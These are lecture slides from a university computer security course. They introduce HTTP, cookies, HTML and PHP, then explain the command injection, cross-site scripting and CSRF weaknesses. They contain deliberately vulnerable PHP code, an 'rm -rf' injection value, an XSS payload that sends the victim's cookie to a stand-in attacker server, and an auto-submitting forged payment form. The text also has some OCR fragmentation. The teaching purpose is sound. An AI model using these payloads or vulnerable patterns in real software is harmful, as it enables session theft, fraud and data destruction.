

# Midterm Recap

- We have just finished grading the midterm, it is quite encouraging!
- You will receive your grade and the scan of your midterm through Moodle (hopefully before Monday or Tuesday next week).
- The 1-3pm session next Thursday will be staffed to have TAs and AEs answer your questions about the midterm.



# Computer Security (COM-301)

## Web Preliminaries

Slides originally by Carmela Troncoso.

Some slides/ideas adapted from: Emiliano de Cristofaro, Gianluca Stringhini, George Danezis


# Why this cheatsheet/introduction

## Most COM-301 examples and setups



### Personal computer


(local authentication, local access control, local program execution)



### Remote server

(local/remote authentication, remote access control, remote program execution)

## Web development



DG

### Browser & server collaborate

(remote authentication, remote access control, mixed program execution)


## How does this work?

# HTTP/1.1: *HyperText Transfer Protocol*

Protocol that determines what actions Web servers and browsers should take in response to various commands

HTTP is a **Request-Response** protocol

- 1 - The Client sends the **Request**  
(e.g., for an HTML file, to update a database, send a mail,...)
- 2 - The Server processes the request, performs the requested action, and sends a **Response** to the client.



HTTP is **stateless**: each command is executed independently, i.e., without *any knowledge* of any previous commands

# Cookies

- Small piece of data stored by a browser on a user's device
  - **Main goal:** storing state information (such as shopping cart details) to create HTTP "sessions"
  - **Secondary uses:** tracking users.
- Ambient authority in cookies
  - Assume you are logged into bank.com -> you have cookies stored for bank.com.
  - Any new HTTP requests to bank.com will **include all cookies for bank.com** so that you can continue your session (e.g., if you have a session cookie after login you don't have to log in again for every request)

# HTTP *HyperText Transfer Protocol*: Requests

**Uniform Resource Locator (URL)**: a standard way of referencing a resource (some text, a webpage, a script, an image, etc). It includes the protocol used to access the resource, the host machine (typically as a domain, but can also be an IP and a port), and the relative address of the resource inside that host which may include a directory or not




This URL uses **HTTP** to connect to the host [www.mywebsite.com](http://www.mywebsite.com) and find the page **skirt.php** inside the directory **apparel**.

# HTTP *HyperText Transfer Protocol*: GET Requests

## HTTP GET method

used to request an existing resource from the server. In a **GET** Request method the parameters of a request are encoded in the **URL**. It is appended to the **URL** as **key/Value pair** (Query string)



This URL uses **HTTP** to connect to the host [www.mywebsite.com](http://www.mywebsite.com) and find the page **skirt.php** inside the directory **apparel**.

Using the GET method the URL is passing 3 parameters to the host:

**sku** with value 123

**lang** with value en


**sect** with value silk

The parameters appear after the mark **'?'** and are separated by the separator **'&'**

# HTTP *HyperText Transfer Protocol*: GET Requests

## HTTP GET method

used to request an existing resource from the server. In a **GET** Request method the parameters of a request are encoded in the **URL**. It is appended to the **URL** as **key/Value pair** (Query string)



```
GET /apparel/skirt.php
Host: www.mywebsite.com
[...]
[here more parameters by browser]
[...]
```

# HTTP *HyperText Transfer Protocol*: POST Requests

## HTTP POST method

used to create or update a resource in the server

The data sent to the server is stored in the request body of the HTTP request. This may be JSON, XML, or other format.

```
POST /test/demo_form.php HTTP/1.1  
Host: w3schools.com  
name1=value1&name2=value2
```

As opposed to a GET request which SHOULD not change any data, a POST request is typically used to modifies data on the Web server

**There are more HTTP methods, not relevant for this lecture**

# HTTP versus HTML

- We send HTTP requests, to describe what we want to see from the server (GET method)
- When we want to communicate "updates" what is on the server (POST method)
- Wrapped into the HTTP responses, we typically get an *HTML* response (data + the way it should be displayed)
- (In practice nothing enforces that GET request do not modify the state of the server)

# HTML *HyperText Markup Language*

HTML is a markup language used to indicate to the browser how to render a document. Markup means that different parts of the documents are *marked* with *tags*. These tags help the browser know how to interpret each of the elements in the document.

<code>&lt;!DOCTYPE html&gt;</code>	← Type of document
<code>&lt;html&gt;</code>	← Start html
<code>&lt;head&gt;</code>	← Start of header (metadata of the page)
<code>&lt;title&gt;Page Title&lt;/title&gt;</code>	← Page title, appears at the top of the browser
<code>&lt;/head&gt;</code>	← End of header
<code>&lt;body&gt;</code>	← Start of body (content of the page)
<code>&lt;h1&gt;My First Heading&lt;/h1&gt;</code>	← Predefined size of font
<code>&lt;p&gt;My first paragraph.&lt;/p&gt;</code>	← Paragraph, unit of text
<code>&lt;/body&gt;</code>	← End of body
<code>&lt;/html&gt;</code>	← End of html document

# PHP "PHP Hypertext Preprocessor"

PHP is a server scripting language, commonly used for making dynamic and interactive Web pages

PHP uses inputs and variables to create web pages on the fly

Variables in PHP start with a **\$**, e.g. `$myvariable`

Special variables are used to read the values sent using GET and post:

`$_GET[param]` returns the value associated to param in the url

`$_POST[param]` returns the value associated to param in the body of the request (json, XML)

`$_SESSION[param]` returns the value associated to param in the cookie governing the session

The command `echo` is used to output HTML code

# Overall Lifetime of a GET request backed by a PHP server

## Browser Sends HTTP GET Request: ●

The browser sends a request GET, the path (/index.php), and headers (like User-Agent, Accept).

## Web Server (Apache/Nginx): ●

It receives the GET request, sees the .php extension; understands it's not a static file (like .html,.jpg).

The web server passes the request and its data to the PHP interpreter.

## PHP Interpreter Executes index.php: ●


It reads the index.php file command by command.

It fetches data (from request, DB, etc...), processes the data, performs calculations, checks user sessions, etc.

PHP dynamically builds an HTML document as a string

## Sends Response to Web Server:

Once the script finishes, it sends the complete, generated HTML back to the web server, and to the client's browser.



# Overall Lifetime of a POST request backed by a PHP server

## **Browser Sends HTTP POST Request:**

Request Body: Contains the form data, usually as key-value pairs (e.g., username=test&pass=1234).

Headers: Includes the method (POST), the path (e.g., /login.php), ...

## **Web Server (Apache/Nginx) Receives Request:**

The web server receives the POST request and its data payload, it sees the .php extension.

The web server passes the entire request - headers and body - to the PHP interpreter for processing.

## **PHP Interpreter Executes Script:**

PHP automatically parses the request body and populates the `$_POST` global array.

It starts running the login.php script, and can now access the data (e.g., `$_POST['username']`).

Maybe performs a write/update DB operation... This is the main goal of the POST.

## **PHP Sends Response to Web Server:**

After the action, the script prepares a response.

### **Common Pattern (Post/Redirect/Get):**

It sometimes sends a redirect header (e.g., `header('Location: /dashboard.php');`) to tell the browser to go to a new page. This prevents duplicate form submissions if the user hits "refresh".

Or it sends PHP's response (e.g., a 200 OK with a "Success!" message) back to the browser.

# Cheat sheet on PHP "PHP Hypertext Preprocessor"

## PHP code running on the server

```
<?php  
$var = "class";  
echo "<h2>PHP is Fun!</h2>";  
echo "Hello $var!<br>";  
echo "Learning PHP<br>";  
?>
```

produces

## HTML code sent as HTTP Response

```
<h2>PHP is Fun!</h2>  
Hello class!<br>  
Learning PHP<br>
```

## Result shown on the browser

```
PHP is Fun!  
  
Hello class!  
Learning PHP
```



# Computer Security (COM-301)

## Adversarial thinking

### Reasoning as a defender

Slides by Carmela Troncoso.

Some slides/ideas adapted from: Emiliano de Cristofaro, Gianluca Stringhini, George Danezis

# Reasoning about attacks

## Common Weaknesses Enumeration (CWE)

**IDEA:** A database of software errors leading to vulnerabilities to help security engineers avoid common pitfalls - **“What not to do”**

**(Classification in 2011, see link below for current top 25)**

### **Insecure Interaction Between Components**

One subsystem feeds the another subsystem data that is not sanitized

### **Risky Resource Management**

The system acts on inputs that are not sanitized

### **Porous Defenses**

Defenses fail to provide full protection or complete mediation, through missing checks, or partial mechanisms

**1** Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

[CWE-79](#) | CVEs in KEV: 3 | Rank Last Year: 2 (up 1) ▲

**2** Out-of-bounds Write

[CWE-787](#) | CVEs in KEV: 18 | Rank Last Year: 1 (down 1) ▼

**3** Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

[CWE-89](#) | CVEs in KEV: 4 | Rank Last Year: 3

**4** Cross-Site Request Forgery (CSRF)

[CWE-352](#) | CVEs in KEV: 0 | Rank Last Year: 9 (up 5) ▲

**5** Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

[CWE-22](#) | CVEs in KEV: 4 | Rank Last Year: 8 (up 3) ▲

**6** Out-of-bounds Read

[CWE-125](#) | CVEs in KEV: 3 | Rank Last Year: 7 (up 1) ▲

**7** Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

[CWE-78](#) | CVEs in KEV: 5 | Rank Last Year: 5 (down 2) ▼

**8** Use After Free

[CWE-416](#) | CVEs in KEV: 5 | Rank Last Year: 4 (down 4) ▼

# CWE I: Insecure Interaction Between Components

*“insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems”*


**One subsystem feeds another subsystem data that is not sanitized**

<b>CWE ID</b>	<b>Name</b>
<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type
<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)
<a href="#">CWE-601</a>	URL Redirection to Untrusted Site ('Open Redirect')

# Insecure Interaction Between Components

## *CWE-78: 'OS Command Injection'*

*Improper Neutralization of Special Elements used in an OS Command*



Sample form with injection

userName:

Submit

PHP code running on the server

```
$userName = $_POST["userName"];  
$command = 'ls -l /home/' . $userName;  
system($command);
```

```
<form action="/url/myscript.php" method="post">  
userName: <input name="userName" type="text" />  
<input name="submit" type="submit" value="Submit" >  
</form>
```

When the form is submitted, the data in the form is sent to the server using the POST method, and the server reads it in a variable `$userName`

# Insecure Interaction Between Components

## *CWE-78: 'OS Command Injection'*

*Improper Neutralization of Special Elements used in an OS Command*

PHP code running on the server

```
$userName = $_POST["user"];  
$command = 'ls -l /home/' . $userName;  
system($command);
```

**No check on \$userName format!**

What happens if `$userName = '; rm -rf'`?

The OS would execute both commands one after the other: first gives you the home list of files and **then deletes everything without asking!!**

# Insecure Interaction Between Components

## *CWE-79: 'Cross-site Scripting' (commonly known as XSS)*

### *Improper Neutralization of Input During Web Page Generation*

PHP code running on the server

```
$username = $_GET['userName'];  
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

**← No check on \$userName format!**

What happens if I browse the page as:

http://trustedSite.com/welcome.php?userName='<script>alert("You've been attacked!");</script>'


url

GET parameters

# Insecure Interaction Between Components

*CWE-79: 'Cross-Site Scripting (XSS) - Improper Neutralization of Script Elements (e.g., JavaScript, VBScript, ActiveX) in Endpoints'*

```
$username =  
echo '<div cl
```



on \$userName format!

What happens if

[http://trustedSite.com/welcome.php?userName='<script>alert\("You've been attacked!"\);</script>'](http://trustedSite.com/welcome.php?userName='<script>alert(\)

url

GET parameters

**The page opens a popup that just reads “You’ve been attacked”!**

# Insecure Interaction Between Components

## *CWE-79: 'Cross-site Scripting'*

### *Improper Neutralization of Input During Web Page Generation*

PHP code running on the server

```
$username = $_GET['userName'];  
echo '<div class="header"> Welcome, ' . $username . '</div>';
```

**← No check on \$userName format!**

What happens if I browse the page as:


http://trustedSite.com/welcome.php? userName='<script>http://attackersserver/submit?cookie=document.cookie;</script>'

url

GET parameters

**The script would send to attacker's server the user's cookie at trustedSite.com**

# How XSS can be used to attack a victim



1. The adversary exploits an XSS vulnerability to introduce a malicious script on a website. Here, for instance, inserts a script that sends the cookie stored in the browser executing the script to `http://attacker`
2. The Victim requests the web with the malicious code injected.
3. The page is served, downloading the malicious script to the victim's machine.
4. Upon downloading, the browser interprets and executes the script sending the users' cookie for that particular website to the Attacker.

*(the cookie may contain sensitive information, or may be used to login on the website without credentials)*

# Insecure Interaction Between Components

## How to avoid injection??

*Sanitization, sanitization, sanitization, and a little bit of sanitization.*

Remember **BIBA!** Never bring information from low (unknown) into high (OS, server)

## Why are those attacks so pervasive then?

**Cross subsystem sanitization is hard!!!!**

Sub-system “A” needs to know what the valid set of inputs for sub-system “B” is!!

# Insecure Interaction Between Components

## *CWE-352: 'Cross-site Request Forgery'*

In the HTML of EPFL human resources web ← **hypothetical example!**

### HTML code send to the browser

```
<h3>
  EPFL HR Payment Form
</h3>
<form action="/url/payStudent.php" method="post">
  Firstname: <input type="text" name="firstname"/><br/>
  Lastname: <input type="text" name="lastname"/><br/>
  Amount: <input type="text" name="amount">
  <input type="submit" name="submit" value="Pay">
</form>
```

### Result shown on the browser

EPFL HR Payment Form

Firstname:

Lastname:

Amount:

When the form is submitted, the data in the form is sent to the server using the POST method

# Insecure Interaction Between Components

## CWE-352: 'Cross-site Request Forgery'

In the HTML of EPFL human resources web ← **hypoth**

### HTML code send to the browser

```
<h3>
  EPFL HR Payment Form
</h3>
<form action="/url/payStudent.php" method="post">
  Firstname: <input type="text" name="firstname"/><br/>
  Lastname: <input type="text" name="lastname"/><br/>
  Amount: <input type="text" name="amount">
    <input type="submit" name="submit" value="Pay">
</form>
```

### PHP script running on the Web server

#### payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if the session is invalid
echo "invalid session detected!";
}
// Redirect user to login page
[...];
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

Checks session cookie exists for username

If session exists, move money from username to firstname-lastname

# Insecure Interaction Between Components

## *CWE-352: 'Cross-site Request Forgery'*

**The attack:** A Malicious Student makes a web page with lots of Minions and Rick & Morty images with the following code

### HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form" method="post">
<input type="hidden" name="firstname" value="Malicious">
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF">


</form>
```

### Result shown on the browser



# Insecure Interaction Between Components

## CWE-352: 'Cross-site Request Forgery'

**The attack:** A Malicious Student makes a web page with lots of Minions and Rick & Morty images with the following code

### HTML in Student's web

```
<script>  
function SendAttack () {  
  // send to /url/payStudent.php  
  form.submit();  
}  
</script>
```

```
<body onload="javascript:SendAttack();">
```

```
<form action="http://epfIHR.ch/paystudent.php" id="form" method="post">  
<input type="hidden" name="firstname" value="Malicious">  
<input type="hidden" name="lastname" value="Student">  
<input type="hidden" name="amount" value="1000 CHF">
```

```
  
</form>
```

When anybody visits the page, the function SendAttack is executed, which submits the hidden form to epfhHR.ch with the values hardcoded in the form fields (Malicious, Student, 1000CHF)

### Result shown on the browser



The form is hidden! So it does not show in the browser

# Insecure Interaction Between Components

## CWE-352: 'Cross-site Request Forgery'

When Victim visits Student's page  
Logged-in in EPFL HR Web

**The attack:** A Malicious Student makes a web of Minions and Rick & Morty images with the f

### HTML in Malicious Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form"
<input type="hidden" name="firstname" value="Malicious"
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF"


</form>
```

### payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

# Insecure Interaction Between Components

## CWE-352: 'Cross-site Request Forgery'

**The attack:** A Malicious Student makes a web of Minions and Rick & Morty images with the f

### HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload="javascript:SendAttack();">

<form action="http://epflHR.ch/paystudent.php" id="form"
<input type="hidden" name="firstname" value="Malicious"
<input type="hidden" name="lastname" value="Student">
<input type="hidden" name="amount" value = "1000 CHF"


</form>
```

When Victim visits Students's page  
Logged-in in EPFL HR Web

### payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if
echo "invalid session detected!";
// Redirect user to login page
[...];
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

Because Victim is logged in,  
the variable `$_SESSION` will  
contain her user name which  
is associated to the Origin  
account

Victim is logged in  
the session is valid

# Insecure Interaction Between Components

## CWE-352: 'Cross-site Request Forgery'

**The attack:** A Malicious Student makes a web request to the Minions and Rick & Morty images with the following HTML in Student's web

### HTML in Student's web

```
<script>
function SendAttack () {
// send to /url/payStudent.php
form.submit();
}
</script>

<body onload=
<form action=
<input type=
<input type=
<input type= hidden name= amount value= "1000 CHF"

</form>
```

Because the form was sent from Student's web, the \$\_POST variables will take the values he hardcoded in his form:  
**Malicious Student 1000CHF**

### payStudent.php

```
<?php
// initiate the session in order to validate sessions
session_start();

//check correct session
if (! session_is_registered("username")) { // if the session is invalid
echo "invalid session detected!";
// Redirect user to login page
[...]
exit;}

// The user session is valid, so process the request
// search bank account using the POST input in database
$originAccount = findAccount($_SESSION['username'])
$destinationAccount = findAccount($_POST['firstname'], $_POST['lastname'])
// pay the money from origin account to destination account
send_money($originAccount, $destinationAccount, $_POST['amount']);
echo "Your transfer has been successful.";
}
?>
```

# Insecure Interaction Between Components

## *CWE-352: 'Cross-site Request Forgery'*



**Hm... using another program to execute a function with higher privileges...**

**Have we seen this problem before in the course??**

# Insecure Interaction Between Components

## *CWE-352: 'Cross-site Request Forgery'*

### **An instance of the confused deputy problem!**

Victim's (HR accredited) web-client is confused into performing an action that seems to be authorized by Victim, but that in fact grants Victim's privileges to Malicious Student

### **...enabled by the use of ambient authority**

Cookie-based authentication implies that, if Carmela is logged in, the web client will act with her privileges

# Insecure Interaction Between Components

## *CWE-352: 'Cross-site Request Forgery'*

### **How to avoid cross site request forgery?**

Same origin policy?

